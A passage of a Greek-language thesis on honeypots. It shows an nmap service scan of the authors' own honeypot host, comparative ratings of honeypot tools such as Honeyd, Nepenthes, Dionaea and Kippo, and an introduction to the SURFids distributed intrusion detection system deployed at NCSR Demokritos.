Τέλος, μία nmap –sV στο σύστημα έχει άκρως ικανοποιητικά αποτελέσματα αφού εντοπίζεται το nepenthes (όχι πάντως και το Amun):

root@thelab:/# nmap 143..*.*. -sV*

Starting Nmap 5.21 (http://nmap.org) at 2011-01-23 15:06 EET
Stats: 0:00:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 45.16% done; ETC: 15:07 (0:00:51 remaining)
Stats: 0:02:51 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 48.00% done; ETC: 15:09 (0:00:24 remaining)

Nmap scan report for 143..*.*.*

Host is up (0.035s latency).
Not shown: 967 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp ***Nepenthes HoneyTrap fake vulnerable ftpd***
22/tcp open ssh OpenSSH 5.3p1 Debian 3ubuntu4 (protocol 2.0)
23/tcp open telnet?
42/tcp open nameserver?
80/tcp open http?
110/tcp open pop3?
135/tcp open msrpc?
139/tcp open netbios-ssn ***Nepenthes fake honeypot netbios-ssn***
143/tcp open imap?
443/tcp open https?
445/tcp open microsoft-ds?
465/tcp open smtps?
554/tcp open rtsp?
617/tcp open sco-dtmgr?
993/tcp open imaps?
995/tcp open pop3s?
1023/tcp open netvenuechat?
1025/tcp open NFS-or-IIS?
1111/tcp open unknown
1900/tcp open upnp?
2103/tcp open netbios-ssn ***Nepenthes fake honeypot netbios-ssn***
2105/tcp open netbios-ssn ***Nepenthes fake honeypot netbios-ssn***
2107/tcp open netbios-ssn ***Nepenthes fake honeypot netbios-ssn***

3268/tcp open globalcatLDAP?
3372/tcp open msdtc?
5000/tcp open upnp?
6101/tcp open backupexec?
6129/tcp open unknown
8080/tcp open http-proxy?
8083/tcp filtered unknown
8084/tcp filtered unknown
9999/tcp open abyss?
10000/tcp open snet-sensor-mgmt?
Service Info: OS: Linux

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 180.28 seconds

2.18 Αξιολόγηση εργαλείων

Στον πίνακα που ακολουθεί παρουσιάζονται όλα τα παραπάνω εργαλεία, μαζί με κάποιες χρήσιμες πληροφορίες. Με βάση αυτόν τον πίνακα καθώς και προσωπικές εκτιμήσεις (σε σχέση με την ευκολία εγκατάστασης, τη λειτουργία, των δυνατοτήτων κ.α) θα ακολουθήσουν και μερικά σχόλια πάνω σε επιλεγμένα εργαλεία.

Ο πίνακας παρουσιάζει την Άδεια χρήσης του προγράμματος. Όπως παρατηρούμε τα περισσότερα εργαλεία (με λίγες μόνο εξαιρέσεις) είναι ανοιχτού λογισμικού. Το δεδομένο αυτό κρίνεται ιδιαίτερα σημαντικό, αφού είναι κομβικό σημείο σε ένα εργαλείο τέτοιας τεχνολογίας να υπάρχει η πρόσβαση στον κώδικά του (πρωτίστως για λόγους ασφάλειας και φυσικά έτσι ώστε να ενθαρρύνεται η διάδοση της γνώσης).

Ακολουθεί η γλώσσα στην οποία είναι γραμμένο το πρόγραμμα. Εδώ θα παρατηρήσει κανείς πως η νέα τάση είναι η χρήση πιο απλών γλωσσών (πχ Python) αντί των κλασικών που χρησιμοποιούνταν στα πιο παλιά honeypots (πχ. C). Το γεγονός αυτό βοηθά σε μεγάλο βαθμό και την προσθήκη, από τρίτους, διαφόρων add-ons και plugins.

Στη συνέχεια αναφέρουμε τον τύπο του honeypot. Ως classic εννοούμε την τυπική λογική, όπως αυτή παρουσιάζεται πχ στο honeyd.

Η τεκμηρίωση (documentation) δεν είναι μόνο θέμα του πως κατανοεί κανείς τον προγραμματισμό. Υπήρξαν περιπτώσεις όπου το πρόγραμμα ήταν αδύνατο να εγκατασταθεί επιτυχώς, χωρίς ένδειξη για το πρόβλημα, ενώ σε άλλες (πχ το Omnivora) δεν υπάρχει καμία απολύτως αναφορά στο πως δουλεύει (ενώ η γλώσσα εγκατάστασης είναι

στα Γερμανικά). Τέλος, ιδιαίτερη κρίνεται η περίπτωση του Dionaea, το οποίο βρίσκεται σε φάση υλοποίησης με τον δημιουργό του να δίνει κυρίως έμφαση στην υλοποίηση.

Ακολουθεί η ύπαρξη ή όχι γραφικού περιβάλλοντος. Εδώ σημειώνεται πως δεν θεωρείται η ύπαρξη αυτή ως κάποιο ιδιαίτερα σημαντικό πλεονέκτημα (παρά μόνο από την άποψη φιλικότητας προς τον μέσο χρήστη). Επίσης, κάποια προγράμματα όπως τα nepenthes, Dionaea, amun μπορούν να εισέλθουν στο SURFids (όπως θα δούμε και στο κεφάλαιο 3) και να έχουν γραφική απεικόνιση των αποτελεσμάτων τους.

Έπειτα παρουσιάζουμε το έτος κατά το οποίο έγινε η τελευταία τροποποίηση (κυρίως σε σχέση με τον κώδικα του, και όχι πχ με τη τεκμηρίωση του ή κάποιο plug-in). Η πληροφορία αυτή κρίνεται σημαντική για το νέο χρήστη που θέλει να εισέλθει στο χώρο αυτό.

Τέλος, παρουσιάζεται το λειτουργικό σύστημα στο οποίο και λειτουργεί το κάθε πρόγραμμα. Εδώ παρατηρείται μία σημαντική έλλειψη σε windows based honeypots, αφού και τα υπάρχοντα έχουν σημαντικές ελλείψεις. Ιδιαίτερη περίπτωση εδώ είναι τα web based honeypots τα οποία ωστόσο χρειάζονται τον apache server.

Honeypot	Άδεια Χρήσης	Γλώσσα	Τύπος Honeypot	Τεκμηρίωση (Documentation)	Γραφικό Περιβάλλον	Last update	OS
Honeyd	Open source (GNU)	C	Classic	A	NO (terminal based)	2007	Linux
Nepenthes	Open source (GNU)	C	Malware Collector	A	NO (terminal based)	2008	Linux
Dionaea	Open source (GNU)	Python	Malware Collector	C	NO (terminal based)*	2011	Linux
Honeytrap	Open source (GNU)	C	Exploit Collector	B	NO (terminal based)	2007	Linux
LaBrea	Open source (GNU)	C	Classic	B	NO (terminal based)	2003	Linux**
Tiny Honeypot	Open source (GNU)	Perl	Classic	B	NO (terminal based)	2003	Linux
HoneyBot	Freeware (closed source)	-	Malware Collector	C	YES	2009	Windows
Google Hack Honeypot (GHH)	Open source (GNU)	PHP	WEB honeypot	A	YES	2007	-***
Multipot	Open source (GNU)	Visual Basic 6	Malware Collector	B	YES	2005	Windows
Glastopf	Open source (Creative Commons)	Python	WEB honeypot	A	YES	2010	-
Kojoney	Open source (GNU)	Python	SSH honeypot	B	NO (terminal based)	2010	Linux
Kippo	Open source (BSD)	Python	SSH honeypot	B	NO (terminal based)	2010	Linux, Windows
Amun	Open source (GNU)	Python	Malware Collector	C	NO (terminal based)	2010	Linux
Omnivora	Open source (GNU)	Borland Delphi	Malware Collector	C	YES	2008	Windows
PHP.HoP	-	PHP	WEB honeypot	C	YES	2006	-***
BillyGoat	Closed source	-	Malware Collector	C	-	-	-

Artemisa	Open source (GNU)	Python	VOIP/SIP Honeypot	B	NO (terminal based)	2010	-

Πίνακας: 2.3 Σύνοψη Honeypots

*Κατά τη διάρκεια της συγγραφής δημιουργήθηκε ένα web interaface για το Dionaea (το carniwwwhore)

**Ο συγγραφέας αναφέρει πως έχει δοκιμαστεί επιτυχώς και σε Windows (98/2K) (όμως δεν τρέχει σε Windows >= XP εξαιτίας παλιάς έκδοσης του winpcap το οποίο και χρησιμοποιεί.

***Τρέχει σε Apache.

Ακολουθούν μερικά επιλεγμένα honeypots (τα οποία και χρησιμοποιήθηκαν εκτενώς) και μία συνοπτική τους αξιολόγηση. Ως ευκολία χρήσης νοείται (όπως είναι λογικό) το πόσο εύκολο είναι το πρόγραμμα στην λειτουργία του, ενώ ο όρος βιβλιογραφία αναφέρεται στο κατά πόσο υπάρχει σχετικό υλικό (είτε από τους ίδιους τους δημιουργούς είτε από τρίτους). Η ανάγκη σε πόρους είναι σημαντικό ζήτημα, και η βαθμολογία αυξάνεται όσο χαμηλότερες είναι οι απαιτήσεις. Τα updates αναφέρονται στο κατά πόσο ένα project είναι ενεργό (από τους δημιουργούς του ή και τρίτους). Τέλος, με τον όρο "Απόδοση" αναφερόμαστε στο τι είδους συμπεράσματα μπορούν να προκύψουν από τη χρήση του προγράμματος και γενικότερα στο πόσο γνώση μπορούμε να «αντλήσουμε» από το εργαλείο.

2.18.1 Honeyd

Honeyd	Αξιολόγηση
Ευκολία χρήσης	7
Βιβλιογραφία	10
Ανάγκη σε πόρους	10
Updates	6
"Απόδοση"	5

Πίνακας: 2.4 Αξιολόγηση Honeyd

Πλεονεκτήματα

Το honeyd έχει μία μεγάλη ιστορία στο χώρο των honeypots, διαθέτοντας αποδειγμένη ασφάλεια και λειτουργικότητα. Ακόμη έχει χαμηλές απαιτήσεις από άποψη πόρων, ενώ είναι αρκετά απλό στη χρήση, και κατάλληλο για μία πρώτη εμπειρία με την τεχνολογία των honeypots.

Μειονεκτήματα

Βασικό μειονέκτημα του honeyd είναι το γεγονός ότι έχει αρκετό καιρό να ενημερωθεί καθώς επίσης και το ότι δεν μας δίνει ιδιαίτερες πληροφορίες – γνώση, μιας και είναι ένα low interaction honeypot με την παραδοσιακή του έννοια.

2.18.2 Nepenthes

Nepenthes	Αξιολόγηση
Ευκολία χρήσης	7
Βιβλιογραφία	7
Ανάγκη σε πόρους	7
Updates	5 (project discontinued)
"Απόδοση"	7.5

Πίνακας: 2.5 Αξιολόγηση nepenthes

Πλεονεκτήματα

Το nepenthes διαθέτει αρκετά αξιοπρεπή βιβλιογραφία καθώς και το βασικό πλεονέκτημα ότι υπάρχει στα repositories των Debian με αποτέλεσμα η εγκατάσταση του να γίνεται εύκολα με μία μόνο εντολή. Παράλληλα έχει χαμηλές απαιτήσεις σε πόρους και μία αρκετά αξιοπρεπή απόδοση αφού σε σύντομο χρονικό διάστημα λαμβάνονται τα πρώτα malware αρχεία (που μπορούν κατόπιν να αναλυθούν).

Μειονεκτήματα

Το βασικό πρόβλημα με το Nepenthes είναι ότι οι ίδιοι οι δημιουργοί του προτείνουν την χρήση του Dionaea παύοντας την λειτουργία του project. Σε αυτό από τι φαίνεται συντέλεσε αρκετά ο εξ αρχής προβληματικός σχεδιασμός του (κώδικας σε C, κακή δομή των logs κ.α).

2.18.3 Amun

Amun	Αξιολόγηση
Ευκολία χρήσης	7
Βιβλιογραφία	5
Ανάγκη σε πόρους	7
Updates	8
"Απόδοση"	8

Πίνακας: 2.6 Αξιολόγηση Amun

Πλεονεκτήματα

Το Amun μπορεί να χαρακτηριστεί και ως το nepenthes σε Python έκδοση. Αυτό είναι και ένα βασικό του πλεονέκτημα αφού διαθέτει μεγάλη ευελιξία (θεωρητικά μπορεί ο οποιοσδήποτε να γράψει ένα plugin). Παράλληλα έχει χαμηλή ανάγκη σε πόρους (αν και έτυχε να τερματίσει την λειτουργία αναπάντεχα κάποιες φορές) και φαίνεται να υφίσταται υποστήριξη στο project.

Μειονεκτήματα

Ένα από τα μεγαλύτερα προβλήματα που θα συναντήσει κανείς με το παρόν πρόγραμμα είναι η πολύ κακή του (έως και ανύπαρκτη) βιβλιογραφία.

2.18.4 Dionaea

Dionaea	Αξιολόγηση
Ευκολία χρήσης	4
Βιβλιογραφία	5
Ανάγκη σε πόρους	7
Updates	10
“Απόδοση”	10

Πίνακας: 2.7 Αξιολόγηση Dionaea

Πλεονεκτήματα

Το Dionaea είναι ο συνεχιστής του Nepenthes. Οι δημιουργοί του έχουν μία σχεδόν συνεχή ενεργή δράση και το project ενισχύεται ποικιλοτρόπως μέρα με τη μέρα. Βασικό του πλεονέκτημα είναι η πολύ καλή απόδοση του αφού σε σύντομο χρονικό διάστημα λαμβάνει αρκετά malware αρχεία (τα οποία αν θέλουμε στέλνονται αυτοματοποιημένα σε τρίτες οντότητες προς ανάλυση – τα αποτελέσματα των οποίων λαμβάνουμε μέσω email).

Μειονεκτήματα

Βασικό όμως πρόβλημα του Dionaea είναι να γίνει μία επιτυχής εγκατάστασή του. Η βιβλιογραφία είναι ακόμη ανεπαρκής, ενώ οι οδηγίες που παρέχονται είναι σε αρκετές περιπτώσεις όχι ιδιαίτερα διαφωτιστικές.

2.18.5 Kippo

Kippo	Αξιολόγηση
Ευκολία χρήσης	8
Βιβλιογραφία	8
Ανάγκη σε πόρους	10
Updates	9
“Απόδοση”	9

Πίνακας: 2.8 Αξιολόγηση Kippo

Πλεονεκτήματα

Το Kippo αν και SSH Honeypot αποτέλεσε μία ευχάριστη έκπληξη. Η ευκολία χρήσης του είναι χαρακτηριστική, ενώ η βιβλιογραφία ικανοποιητική. Μεγάλες ανάγκες σε πόρους δεν υπάρχουν και συνάμα το project είναι ενεργό. Τελευταίο και σημαντικότερο πλεονέκτημα του είναι η γνώση η οποία μπορεί να παραχθεί από αυτό. Η δυνατότητα καταγραφής σε live χρόνο είναι εκτός των άλλων ευχάριστη, ενώ το σύστημα που προσφέρεται στον επιτιθέμενο αρκετά ρεαλιστικό. Έτσι, δίνεται η δυνατότητα ανάλυσης μίας επίθεσης εις βάθος, ενώ όλα τα εργαλεία που ενδέχεται να χρησιμοποιήσει ένας κακόβουλος χρήστης (μέσω wget) καταγράφονται.

Μειονεκτήματα

Το μόνο που θα μπορούσε να θεωρηθεί ως μειονέκτημα είναι το είδος του honeypot που αναπαριστά το Kippo (ssh) που σε γενικές γραμμές χρειάζεται αρκετό χρόνο για να εντοπιστεί από κάποιον επιτιθέμενο (οι αυτοματοποιημένες επιθέσεις δεν είναι τόσες πολλές και σίγουρα δεν προσφέρουν ιδιαίτερη γνώση).

Κεφάλαιο 3 – SURFids


Δομή του κεφαλαίου

Το κεφάλαιο αυτό περιγράφει το SURFids distributed intrusion detection system και την υλοποίηση του στο περιβάλλον του Δημόκριτου. Αναλυτικότερα αρχικά γίνεται μία περιγραφή του τρόπου με τον οποίο λειτουργεί το σύστημα και δίνονται οι βασικοί λόγοι που επιλέχθηκε. Στην συνέχεια περιγράφεται η τοπολογία του δικτύου στο οποίο το εφαρμόσαμε και ακολουθούν αναλυτικές οδηγίες εγκατάστασης του. Έπειτα παρουσιάζεται το πώς βλέπει ένας εξωτερικός επιτιθέμενος το σύστημα και στη συνέχεια δίνονται αρκετά στιγμιότυπα χρήσης του. Τέλος, το κεφάλαιο κλείνει με μερικά πρώτα συμπεράσματα και αποτελέσματα από τη χρήση του.

3.1 Εισαγωγή

Το SURFids είναι ένα κατανεμημένο IDS ανοιχτού λογισμικού (open source distributed intrusion detection system), που βασίζεται σε παθητικούς αισθητήρες (passive sensors) [57].

Η βασική αρχιτεκτονική του SURFids παρουσιάζεται στο παρακάτω σχήμα [57]:



Σχήμα: 3.26 Η βασική αρχιτεκτονική του SURFids

3.1.1 Συνοπτικά

Τα περισσότερα κατανεμημένα συστήματα εντοπισμού επιθέσεων (D-IDS) λειτουργούν συνήθως με μία προσέγγιση πελάτη-εξυπηρετητή όπου ο πελάτης έχει τη μορφή του αισθητήρα (sensor).

Ωστόσο η λογική αυτή έχει μερικά βασικά μειονεκτήματα:

- Ο αισθητήρας πρέπει να μπορεί με εύκολο τρόπο να αναβαθμίζεται, ώστε να προστίθενται νέες τεχνολογίες (πχ καινούργια honeypots) καθώς και νέες υπογραφές κακόβουλου λογισμικού.
- Είναι πιθανό ο αισθητήρας να είναι ευάλωτος σε τυχόν exploits που αποστέλλονται στο honeypot ή το λογισμικό ανάλυσης.
- Το κατανεμημένο IDS παράγει μεγάλο αριθμό από false positives (για τα μειονεκτήματα των τυπικών IDS βλέπε την παράγραφο 1.1.1).
- Η εγκατάσταση ενός αισθητήρα δεν είναι εύκολη υπόθεση (αν και κάτι τέτοιο είναι ιδιαίτερα βασικό και χρήσιμο).

Με βάση τα παραπάνω το SURFids δημιουργήθηκε με τα εξής χαρακτηριστικά:

- Οι αισθητήρες λειτουργούν εύκολα και άμεσα (out-of-the-box).
- Οι αισθητήρες νοούνται ως κάτι τελείως παθητικό και επομένως δεν χρειάζονται συντήρηση.
- Το κατανεμημένο σύστημα εντοπισμού επιθέσεων δεν θα πρέπει να παράγει καθόλου false positives.
- Ένας αισθητήρας θα πρέπει να μπορεί να λειτουργεί σε ένα απλό δίκτυο LAN.
- Η στατιστική ανάλυση και σύγκριση μεταξύ αισθητήρων και ομάδων αισθητήρων θα πρέπει να είναι δυνατή.

Ειδικότερα, ένα απλό μηχάνημα (workstation) μπορεί εύκολα να μετατραπεί σε αισθητήρα (είτε σε ένα υπάρχον σύστημα βασισμένο στο debian με απλή προσθήκη του sensor repository μέσω του apt-get είτε με την δημιουργία ενός bootable usb stick που θα λειτουργεί ως αισθητήρας). Η λογική που ακολουθείται μετά την εγκατάσταση είναι ότι ο αισθητήρας χρησιμοποιεί το OpenVPN ώστε να δημιουργήσει ένα layer-2 tunnel (δηλαδή τα πακέτα που διακινούνται μέσα στην VPN σύνδεση είναι Ethernet frames) με τον D-IDS εξυπηρετητή. Το tunnel εισέρχεται σε bridging mode με το network interface του

αισθητήρα, και στη συνέχεια γίνεται ένα DHCP request από τον D-IDS εξυπηρετητή προς το LAN του πελάτη. Με το request αυτό ο εξυπηρετητής λαμβάνει μία IP διεύθυνση για το LAN του αισθητήρα και την κάνει bind σε ένα εικονικό interface που περιέχει ένα ή περισσότερα honeypots.

Με αυτό τον τρόπο, εικονικά ο D-IDS server είναι παρόν στο κάθε LAN που μας ενδιαφέρει και οι επιτιθέμενοι πιστεύουν πως επιτίθενται σε ένα σύστημα του LAN. Όλες οι επιθέσεις καταγράφονται σε μία βάση δεδομένων (PostgreSQL), και ερωτήματα σε αυτή γίνονται με εύκολο τρόπο από ένα αρκετά φιλικό και καλοσχεδιασμένο web interface.

3.1.2 Tunnel/honeypot server

Όπως αναφέρθηκε παραπάνω οι αισθητήρες δημιουργούν tunnels στέλνοντας πληροφορίες στον εξυπηρετητή. Για το λόγο αυτό λειτουργεί (στην πλευρά του εξυπηρετητή) το xinetd ώστε να ανιχνεύει εισερχόμενες συνδέσεις (ενώ στην συνέχεια όπως περιγράφτηκε ξεκινά το OpenVPN – στην πλευρά του αισθητήρα). Το end point του tunnel στον εξυπηρετητή καλείται tap device, είναι ένα εικονικό interface που μεταφέρει την δικτυακή κίνηση από το tunnel στον server. Η tap device δέχεται μία IP διεύθυνση από το client network address pool, και έτσι ο εξυπηρετητής φαίνεται να βρίσκεται μέσα στο δίκτυο του αισθητήρα (client).

3.1.3 Logging server

Ο logging server αποτελείται από δύο κομμάτια, τη **βάση δεδομένων** και το **web interface**. Η βάση δεδομένων (PostgreSQL) χρησιμοποιείται για την αποθήκευση των προς ανάλυση δεδομένων του honeypot server. Η πληροφορία αυτή, παρουσιάζεται στον χρήστη μέσω του web interface. Πέραν των logs που παρουσιάζονται σε αυτό, υπάρχει και η δυνατότητα να δει ο χρήστης την κατάσταση των διαφόρων αισθητήρων.

3.1.4 Sensors

Ο σκοπός που έχει ένας αισθητήρας είναι να δημιουργεί μία γέφυρα ανάμεσα στο δίκτυο που θέλουμε να έχουμε υπό ανίχνευση και του tunnel/honeypot server. Ο αισθητήρας διαχειρίζεται δηλαδή τη δημιουργία του OpenVpn τούνελ.

Συνοπτικά οι λειτουργίες ενός αισθητήρα είναι οι εξής:

- Δημιουργία του τούνελ.
- Διαχείριση των πιστοποιητικών για τον σένσορα.
- Απομακρυσμένες ενημερώσεις.
- Δυναμική ενημέρωση της κατάστασης τους, στον εξυπηρετητή.

Αναλυτικότερα η διαδικασία που ακολουθείται για ένα πελάτη (σένσορα) είναι η εξής:

- Ο αισθητήρας εγκαθίσταται.
- Ο αισθητήρας ελέγχει αν έχει πιστοποιητικό.
- Αν δεν έχει ζητά ένα από τον εξυπηρετητή.
- Ο αισθητήρας ξεκινά την tunnel σύνδεση με τον server.
- Από τη μεριά του εξυπηρετητή, το xinetd ανιχνεύει μία εισερχόμενη σύνδεση.
- Καλούνται διάφορα scripts ώστε να δημιουργηθεί το tap device, να δοθούν οι IP διευθύνσεις ορθά και να δημιουργηθούν οι κανόνες δρομολόγησης.
- Το tap device έχει δημιουργηθεί και λαμβάνει μία IP διεύθυνση από το από το χώρο διευθύνσεων του δικτύου του αισθητήρα (client network address pool) (είτε με στατικό τρόπο είτε με DHCP)
- Το tunnel είναι πλέον ενεργό, και το honeypot λαμβάνει όλη την εισερχόμενη κίνηση αναλύοντας την.

3.2 Επιλογή του SURFids


Όπως παρατηρεί κανείς από τα παραπάνω, το SURFids δεν είναι ένα τυπικό σύστημα ανίχνευσης απειλών, ούτε όμως απλά ένα κατανεμημένο IDS. Η βασική του διαφορά είναι η χρήση honeypots για την ανίχνευση των επιθέσεων. Το γεγονός αυτό σε συνδυασμό με την χρήση πολλαπλών αισθητήρων καθώς και την τοπολογία του δικτύου του ΕΚΕΦΕ Δημόκριτος ήταν και οι βασικοί λόγοι επιλογής του.

Παράλληλα στα κριτήρια επιλογής μπορούν να προστεθούν η ενεργή κατάσταση του project, τα ενδιαφέροντα αποτελέσματα που φαίνονται στο online demo σύστημα που υπάρχει στο: http://publicids.surfnet.nl:8080/surfnetids/login.php, καθώς επίσης και την αρκετά ικανοποιητική τεκμηρίωση (documentation). Τέλος, σημαντικό είναι το γεγονός ότι το project είναι ανοιχτού λογισμικού.

3.3 Τοπολογία Δικτύου

3.3.1 SURFids και Δημόκριτος


Το ΕΚΕΦΕ «Δημόκριτος» αποτελείται από 8 διαφορετικά ινστιτούτα (καθένα από τα οποία είναι και ένα ξεχωριστό δίκτυο). Δεν θα περιγράψουμε στο σημείο αυτό όλη την δικτυακή τοπολογία του οργανισμού για ευνόητους λόγους. Στην παρούσα φάση έχουν τοποθετηθεί συνολικά τρεις αισθητήρες. Ο ένας βρίσκεται στο δίκτυο του Honeynet*. Οι άλλοι δύο είναι εγκατεστημένοι σε δύο διαφορετικά ινστιτούτα. Σχηματικά η όλη τοπολογία παρουσιάζεται στο παρακάτω σχήμα.



Σχήμα: 3.27 Η τοπολογία του SURFids στον Δημόκριτο

3.3.2 Port Connections

Στην πράξη η τοπολογία του δικτύου σε επίπεδο συνδέσεων (και θυρών) παρουσιάζεται παρακάτω:



Σχήμα: 4.28 Η τοπολογία του δικτύου σε επίπεδο συνδέσεων (και θυρών)

